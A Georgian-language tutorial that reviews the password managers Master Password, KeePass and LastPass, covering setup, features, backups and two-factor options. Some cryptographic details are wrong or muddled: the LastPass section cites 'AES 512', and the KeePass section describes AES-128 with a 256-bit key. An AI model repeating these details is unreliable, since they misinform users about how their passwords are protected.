ქვემოთ განვიხილავთ პაროლების რამდენიმე კარგ მენეჯერს, ზოგიერთს ძალიან ცოტა ფუნქციები აქვთ და სამაგიეროდ უფრო უსაფრთხოები არიან, და ზოგიერთს ბევრი ფუნქციები აქვთ, მაგრამ ნაკლებად უსაფრთხოები არიან. როგორც ყველაფერი უსაფრთხოებაში, აქაც მთავარია, დაიცვათ ბალანსი კომფორტსა და უსაფრთხოებას შორის.


Master password

Master Password წარმოადგენს პაროლების უფასო მენეჯერს. იგი შექმნილია Mac, Iphone და Android-სთვის. ეს პროგრამა უფასოა. ასევე, არსებობს Java-ში დაწერილი ორი Desktop ვერსია ნებისმიერი სისტემისთვის – Terminal ვერსია და ვებ ვერსია. პროგრამა არ ინახავს პაროლებს, იგი მათ ქმნის თქვენი მთავარი პაროლის და სახელის გამოყენებით. იგი იყენებს Scrypt ტექნოლოგიას, რომ შეანელოს პაროლის გაშიფვრა.




მომხმარებლის სახელის შეყვანისას მონიშნეთ Incognito ჩამრთველი და თქვენი სახელიც კი არ ჩაიწერება მყარ დისკზე.


პაროლის შეყვანის შემდეგ ეკრანზე გამოვა ფანჯარა, რომელიც გკითხავთ, რომელი საიტისთვის ქმნით პაროლს



პროგრამა შეგეკითხებათ, დაიმახსოვროს თუ არა ეს საიტი. თუ დაუდასტურებთ, მაშინ ჩაიწერს საიტის მისამართსა და მის შექმნილ პაროლს.



თუ გასაღების სიმბოლოს დააჭერთ, ეკრანზე დაინახავთ პაროლს და დაშიფვრის დამატებით ინფორმაციას.



Copy ღილაკით პაროლის კოპირება ხდება და შემდეგ ეს პაროლი შეგიძლიათ ჩასვათ ნებისმიერ ადგილას. შესაბამისად, პროგრამა დაიმახსოვრებს პაროლებს და პაროლის შეყვანის საჭიროების შემთხვევაში შეგეძლებათ მისი ნახვა და კოპირება. პროგრამა მდგრადია და ძველი ვერსიები ახალ ვერსიებთან თავსებადი, თუ ამ პროგრამის ნებისმიერ ვერსიაში ერთსა და იმავე ინფორმაციას შეიყვანთ, იგი იმავე პაროლს შექმნის.


პროგრამას უფრო მეტი ფუნქციები აქვს, მათ შორის, დაშიფვრის სხვადასხვა მეთოდები, დაშიფვრის ალგორითმების შეცვლის საშუალება, ყოველი საიტისთვის სხვადასხვა ალგორითმის გამოყენების საშუალება და საიტების თუ მომხმარებლების წაშლა.

გირჩევთ, ითამაშოთ ამ პროგრამით, სანამ მის სერიოზულად გამოყენებას დაიწყებთ.

კარგი პროგრამაა, თუმცა თუ მხოლოდ პაროლებისთვის გამოიყენებთ. ეს პროგრამა არ მოგცემთ საშუალებას, სხვა ინფორმაცია შეინახოთ, მაგალითად, სხვა პროგრამები გაძლევენ საშუალებას, შეინახოთ საკრედიტო ბარათების, ბანკის ანგარიშების და სხვა საიდუმლო ინფორმაცია. მხოლოდ პაროლების გამოყენების შემთხვევაშიც ბევრი საიტი გეკითხებათ საიდუმლო შეკითხვებს, არც ამ შეკითხვების დამახსოვრებაა შესაძლებელი. შესაბამისად, ეს პროგრამა მარტო პაროლებისთვის გამოდგება. ასევე, ეს არ არის ორნაბიჯიანი ამოცნობის პროგრამა, შესაბამისად, თუ მისი პაროლი ჰაკერებმა რაღაცნაირად გაიგეს, შემდეგ მოახერხებენ პაროლების შექმნას, ამიტომ მნიშვნელოვანია, რომ ეს პროგრამა ვირტუალურ მანქანაში ამუშაოთ. ცხადია, ეს ყველაფერი დროს წაიღებს და არ იქნება კომფორტული, თუმცა იდეა ძალიან კარგია, რადგან პაროლების შენახვაც კი არ არის საჭირო.

KeePass, KeepassX, KeePassXC

პაროლების ადგილობრივი მენეჯერი არის KeePass, იგი Windows-ისთვის არის დაწრილი და mono-თი Mac OSX და Linux-ზეც მუშაობს. ამ პროგრამის Linux და MAC ვერსიას ჰქვია KeePassX, თუმცა განსხვავებით Windows-ის ვერსიისგან, მისი გაახლება სწრაფად არ ხდება. არსებობს KeePassXC, რომელიც ამ პროგრამის კიდევ ერთი ვერსიაა, რომელიც მუშაობს Windows, Mac OSX და Linux-ზე.




Kee Pass უფასო, ღია არქიტექტურის პროგრამაა, რომელიც წარმოადგენს დაშიფრულ მონაცემთა ბაზას. პროგრამა კი ასე გამოიყურება:

უნდა შექმნათ ახალი, ან გახსნათ უკვე არსებული მონაცემთა ბაზა. ამისათვის უნდა შეასრულოთ File->Open ბრძანება და აარჩიოთ შესაბამისი KDB ფაილი.

ფაილის გასახსნელად უნდა შეიყვანოთ მთავარი პაროლი: ცხადია, ეს პაროლი ძალიან რთული და გრძელი უნდა იყოს.


ამ პროგრამის მიბმა შეიძლება რომელიმე ფაილზე, მაგალითად, რომელიმე MP3 ფაილი უნდა იყოს გარკვეულ ადგილას იმისათვის, რომ გახსნათ ეს მონაცემთა ბაზა.

შემდეგ კი მარჯვნივ დააჭირეთ გამოსულ ფანჯარას და მენიუდან აარჩიეთ Add entry ბრძანება. აკრიფეთ საიტის სახელი და პროგრამა ავტომატურად შექმნის პაროლს.



თუ სამ წერტილიან ღილაკზე დააჭერთ, სისტემა პაროლებს გიჩვენებთ. ხოლო ღილაკი  გამოიტანს დაშიფვრის პარამეტრებს, რომლებზეც მოგვიანებით ვილაპარაკებთ. დააჭირეთ OK ღილაკს პაროლის ჩასაწერად. თუ მონაცემთა ბაზის ჩანაწერს მარჯვნივ დააჭერთ, პროგრამა საშუალებას გაძლევთ, მეხსიერებაში გადაიტანოთ მომხმარებლის სახელის და პაროლის ასლი საიტის შესაბამის უჯრებში ჩასასმელად.

თუ გადახვალთ File->Database settings ბრძანებაზე, გაიხსნება მონაცემთა ბაზის პარამეტრების ფანჯარა



როგორც აქ დაინახავთ, კოდირება ხდება AES 128-ით და 256 ბიტიანი გასაღები გამოიყენება, ხოლო კოდირების იტერაციების რაოდენობა 6000-ია. ანუ ჰეშირება ხდება თავიდან, შემდეგ ხდება კოდირება 6000 იტერაციით და შემდეგ ისევ ხდება ჰეშირება. თუ ამას ფაილსაც დაამატებთ, ამ პროცესში ფაილის ბაიტების რაოდენობა დაემატება პაროლს და ისე მოხდება მისი ჰეშირება. ჩვენი რჩევა იქნება, ეს რიცხვი შეცვალოთ ნებისმიერი რიცხვით, რომელიც 6000 და 10000 შორისაა. აქვე შეგიძლიათ შეიყვანოთ სისტემურად ნაგულისხმები მომხმარებლის სახელი, რომელიც ყველა ახალ ჩანაწერში ავტომატურად გამოვა, რაც ამ სახელების აკრეფის დროს დაგიზოგავთ.

ამ პროგრამაში დამატებებიც (Plug-in) შეგიძლიათ დააყენოთ, ეს დამატებები ბევრ საშუალებას გაძლევენ, განსაკუთრებით მნიშვნელოვანია შესაძლებლობა – მონაცემთა ბაზას ღრუბელთან სინქრონიზაცია გაუკეთოთ. ცხადია, ეს სასიამოვნო თვისებაა, მაგრამ აქ არ განვიხილავთ, რადგან ყოველი ასეთი დამატებითი თვისება შეტევის დამატებით ფრონტს ქმნის.

პროგრამას მოჰყვება UbKey-ს მხარდაჭერაც.

გაითვალისწინეთ, რომ იმ შემთხვევაშიც კი, თუ სინქრონიზაციას აკეთებთ, მონაცემთა ბაზის სარეზერვო ასლის შექმნა მნიშვნელოვანია. ფაილი შეიძლება გაფუჭდეს და შემდეგ ამ ფაილის სინქრონიზაცია მოხდეს. შესაბამისად, თქვენი სარეზერვო ასლი იქნება ერთადერთი, რაც გადაგარჩენთ.

სამწუხაროდ, თუ ჰაკერმა მოახერხა თქვენ კომპიუტერში შეღწევა და ღილაკების წამკითხავი პროგრამის დაყენება, ცხადია, თქვენი მონაცემთა ბაზა ვერ იქნება დაცული. შესაბამისად, უმჯობესი იქნება, თუ ამ ბაზას ვირტუალურ მანქანაში დააყენებთ, ან ვირტუალიზაციის სხვა სახეს გამოყენებით. ასევე, შეიძლება ეს მონაცემთა ბაზა ცალკე დაშიფრულ USB დისკზეც გქონდეთ ჩაწერილი.


LastPass https://www.lastpass.com/

LastPass – ბრაუზერთან ერთად მუშაობს და ინფორმაციას ინახავს ღრუბელში და LastPass სერვისის საშუალებით ახდენს ამ ინფორმაციის სინქრონიზაციას სხვადასხვა კომპიუტერსა თუ ბრაუზერს შორის. ეს პროგრამა საშუალებას გაძლევთ, შეინახოთ ნებისმიერი ინფორმაცია, მათ შორის ბანკის ანგარიშები, საკრედიტო ბარათების თუ სხვა საიდუმლო ინფორმაცია. იგი მუშაობს ყველა, ასე თუ ისე ცნობილ, ბრაუზერთან ყველა ოპერაციული სისტემის პლატფორმაზე.


LastPass-ს ადრე ჰქონდა უფასო ვერსიაც, თუმცა ეხლა მხოლოდ საცდელ ვერსიას გთავაზობთ, რომელსაც ვადა გასდის 30 დღეში. არსებობს პროგრამის ორი ვერსია – ბიზნესისთვის და კერძო გამოყენებისათვის. ჩვენ სწორედ კერძო გამოყენების ნაწილს განვიხილავთ, თუმცა ბიზნეს პროგრამაც დიდად არ განსხვავდება მომხმარებლის თვალთახედვიდან. ბიზნეს ნაწილის მართვა ხდება ადმინისტრატორის მიერ, მათ შეუძლიათ ნებისმიერი პაროლი წაშალონ და ასევე, შეცვალონ თქვენი მთავარი პაროლი. ამიტომ ბიზნეს ნაწილში პერსონალური ინფორმაციის შენახვა არ არის რეკომენდებული. საინტერესო თვისებაა, რომ შესაძლებელია, მიაბათ კერძო ანგარიში ბიზნეს ანგარიშს და ერთ ბრაუზერში გქონდეთ ორივე ანგარიში.

ამ პროგრამაში რეგისტრაცია და ანგარიშის გახსნა მარტივად ხდება, დაგჭირდებათ ელ-ფოსტის მისამართი და კარგი მთავარი პაროლის მოფიქრება.

ანგარიშის შექმნისა და პროგრამაში შესვლის შემდეგ თუ გაფართოების სახელს დააჭერთ, გამოვა მენიუ:




თუმცა საბოლოო ჯამში ყველაზე მეტს მაინც ე.წ. საცავთან (Vault) იმუშავებთ. გავხსნათ საცავი, რომელიც ასე გამოიყურება:




აქ + ღილაკით შეგიძლიათ დაამატოთ ჩანაწერები. პრინციპში ნებისმიერი ინფორმაციის ჩაწერა შეიძლება. ამ ინფორმაციის კატეგორიზაცია კი ხდება მარჯვნივ მოთავსებული მენიუს საშუალებით, სადაც ინფორმაცია შეიძლება განსაზღვროთ, როგორც პაროლი, ბანკის ანგარიში, საკრედიტო ბარათი, მისამართები და უბრალო ჩანაწერები.

თუ + ღილაკს დააჭერთ, გაიხსნება ფანჯარა, რომელიც შემოგთავაზებთ აარჩიოთ ჩასაწერი ინფორმაციის კატეგორია.




აარჩიეთ კატეგორია, ვთქვათ Payment Card პროგრამა, გაგიხსნით ფანჯარას, რომელიც საკრედიტო ბარათისთვის საჭირო ყველა ველს შეიცავს. შეავსეთ ეს ველები და ჩაწერეთ. Save ღილაკით.



როგორც ხედავთ, პროგრამა საკმაოდ ადვილი გამოსაყენებელია.

ვებსაიტების პაროლების შემთხვევაში პროგრამა ავტომატურად შეგიყვანთ ვებსაიტში. ანუ აღარ დაგჭირდებათ სახელისა და პაროლის აკრეფა. საძებნი სტრიქონის საშუალებთ ადვილად იპოვით საჭირო ინფორმაციას. ასევე შესაძლებელია პაროლების შექმნა, ანუ კომპიუტერის მიერ რთული პაროლების შექმნა. პარამეტრებში კი ყველა შესაძლო პარამეტრის შეცვლა შეგიძლიათ. მაგალითად, შეგიძლიათ გააუქმოთ ავტომატურად საიტში შესვლა ან ფორმების ავტომატურად შევსება.



Sharing Center-ით პაროლები შეიძლება თქვენი ოჯახის წევრებს ან მეგობრებს გაუზიაროთ.

Manage Family ფუნქციით შესაძლებელია რამდენიმე ანგარიშის პაროლები ერთად მოაგროვოთ.

Emergency Access გამოიყენება იმ შემთხვევაში, თუ თქვენ რამე დაგემართათ და ოჯახის წევრებს სჭირდებათ მონაცემებზე წვდომა.


Account Settings შეგიყვანთ ანგარიშის პარამეტრების შეცვლის ფანჯარაში.

Advanced Options კი საშუალებას გაძლევთ პროგრამაში გარედან შემოიტანოთ (import) მონაცემთა ბაზა, ან გაიტანოთ (export) თქვენი მონაცემთა ბაზა სარეზერვო ასლის გასაკეთებლად ან სხვა პროგრამაში შესატანად, ასევე შესაძლებელია პაროლების შექმნა და ასევე შესაძლებელია ერთჯერად პაროლების შექმნა და მართვა.

როცა ახალ საიტში შედიხართ, პროგრამა გეკითხებათ, გინდათ თუ არა საიტში შესვლის ინფორმაციის დამახსოვრება. თუ დაეთანხმებით, პროგრამა დაიმახსოვრებს მონაცემებს და საიტში შემდეგ შესვლაზე ან ავტომატურად შეგიყვანთ საიტში ან ავტომატურად შეავსებს საიტში შესვლის ფორმას.


LastPass ნულოვანი ცოდნის სისტემაა, ანუ მისი ადმინისტრატორები და მისი კომპანია ვერ გაიგებენ, რა არის თქვენი მთავარი პაროლი და ვერ წაიკითხავენ თქვენს მონაცემებს, რადგან მონაცემების კოდირება ხდება კლიენტის კომპიუტერზე. ეს არ ნიშნავს, რომ მათ არ შეუძლიათ როდისმე შეცვალონ პროგრამა და გაახლების საშუალებით გამოგიგზავნონ ისეთი გაახლება, რომელიც საშუალებას მისცემთ, წაიკითხონ პაროლები, თუმცა ჯერჯერობით, რამდენადაც ჩვენთვის ცნობილია, ეს არ ხდება.

პროგრამა გთავაზობთ ყველაზე უფრო თანამედროვე დაშიფვრის მეთოდებს, მათ შორის, პაროლების დამუშავებას - მარილით და იტერაციებით დაშიფვრას (ეს პარამეტრი შეიძლება შეცვალოთ პროგრამას კი საწყის პარამეტრად 100100 იტერაცია აქვს დაყენებული). როგორც წესი, ამ დაშიფვრაში გამოიყენება PBKDF2 ფუნქცია, რომელიც იყენებს AES 512, SHA1 მეთოდებს.



სერვერზე კიდევ ხდება პაროლის დამატებით დაშიფვრა. პარამეტრებში ნახავთ ბევრ სხვა დაცვის საშუალებას, მაგალითად, შეგიძლიათ შეზღუდოთ ქვეყნები, საიდანაც ხდება LastPass-ის გამოყენება (თუმცა თანამედროვე VPN სერვისების პერიოდში ეს ძლიერი დაცვა არ არის). შეგიძლიათ აკრძალოთ TOR ქსელებიდან ამ პროგრამაში შესვლა. შეიძლება მთავარი პაროლი გახადოთ შეუქცევადი ანუ მისი აღდგენა გახდეს შეუძლებელი. და ა.შ.

LastPass გაძლევთ საკმაოდ ბევრ ორფაქტორიანი ამოცნობის საშუალებას. მათ შორის, აქვს თავისი LastPass authenticator, Google Authenticator, Microsoft Authenticator, Youbico (YoubiKey) და ასევე, აქვს თითის ანაბეჭდით ამოცნობის ფუნქციაც.



თუმცა თითის ანაბეჭდებისათვის და Youbico-ს გამოყენებისთვის Premium ვერსიის ყიდვა მოგიწევთ.

